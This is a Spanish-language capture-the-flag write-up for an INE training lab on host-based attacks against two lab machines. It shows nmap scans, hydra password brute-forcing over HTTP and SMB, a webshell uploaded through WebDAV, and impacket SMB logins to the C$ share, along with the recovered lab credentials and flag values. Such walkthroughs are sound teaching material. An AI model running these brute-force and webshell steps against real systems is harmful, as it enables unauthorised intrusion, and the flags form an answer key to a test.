~/write-ups/writeup-0e77d93542
Host & Network Penetration Testing: System-Host Based Attacks CTF 1
Imported from Notion: Host & Network Penetration Testing: System-Host Based Attacks CTF 1
Pistas
-
User ‘bob’ might not have chosen a strong password. Try common passwords. (target1.ine.local)
-
Valuable files are often on the C: drive. Explore it thoroughly. (target1.ine.local)
-
SMB shares might contain hidden files. Check the available shares. (target2.ine.local)
-
The Desktop directory might have what you’re looking for. Enumerate its contents. (target2.ine.local)
Empezamos con un escaneo a todos los puertos con nmap
nmap -sV -sC -p- target1.ine.local
Vemos que tiene el puerto 80 abierto, vamos a ver que hay.

Vemos un panel log in, vamos a atacarlo con hydra
Como la pista habla sobre el user bob será nuestro target.
hydra -l bob -P /usr/share/wordlists/metasploit/unix_passwords.txt target1.ine.local http-get /
Tenemos credenciales, user: bob password: password_123321
Ahora vamos a listar directorios con dirb
dirb http://target1.ine.local -ubob:password_123321
Vemos un directorio webdav a si que vamos a el en el navegador y dentro vemos la flag 1.

Flag 1: 7cdc1a590b1e44219b22ea67c266ed45
La segunda flag habla del directorio C: , en webdav hemos visto un archivo test.asp a si que podemos suponer que el server ejecuta archivos .asp vamos a conectarnos con cadaver para subir una webshell
cadaver http://target1.ine.local/webdav
put /usr/share/webshells/asp/webshell.aspAhora recargamos en la web para ejecutar despues nuestra webshell
Ejecutamos dir C:\ para ver el contenido de C:\

Flag 2: e99bd1cfbc954ae7ae083587de094a86
Vamos con el target 2 porque las siguientes pistas son sobre él, hacemos un escaneo con nmap
nmap -sV -sC -p- target2.ine.localAhora vamos a ver si podemos numerar shares con enum4linux

No podemos ver nada a si que vamos a hacer brute force para ver si sacamos usuarios y contraseñas.
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt smb://target2.ine.local
Tenemos usuarios pero especialmente nos interesa administrator con password pineapple
Vamos a usar impacket-smbclient para loguearnos.
impacket-smbclient administrator@target2.ine.local
Listamos shares con shares y vemos varios shares.

Pero al unico interesante que podemos acceder es C$

Descargamos flag con get y tenemos la flag 3: 102ca40e262e4a29b46d8cf01ea95bd0
Ahora la 4ª dice que esta en la ruta Desktop a si que navegaremos hasta alli.

Descargamos con get y tenemos la flag 4: c2fd40f9860c4b72935e430cf11e8b28
- EOF -
<< back_to_index